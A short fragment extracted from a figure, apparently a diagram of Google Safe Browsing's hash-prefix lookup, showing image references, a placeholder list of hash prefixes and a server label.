
`[ 'aaabbb', 'cccddd', 'eeefff' ]`


**Hash  
prefix list**


**Google  
Safe  
Browsing  
Server**

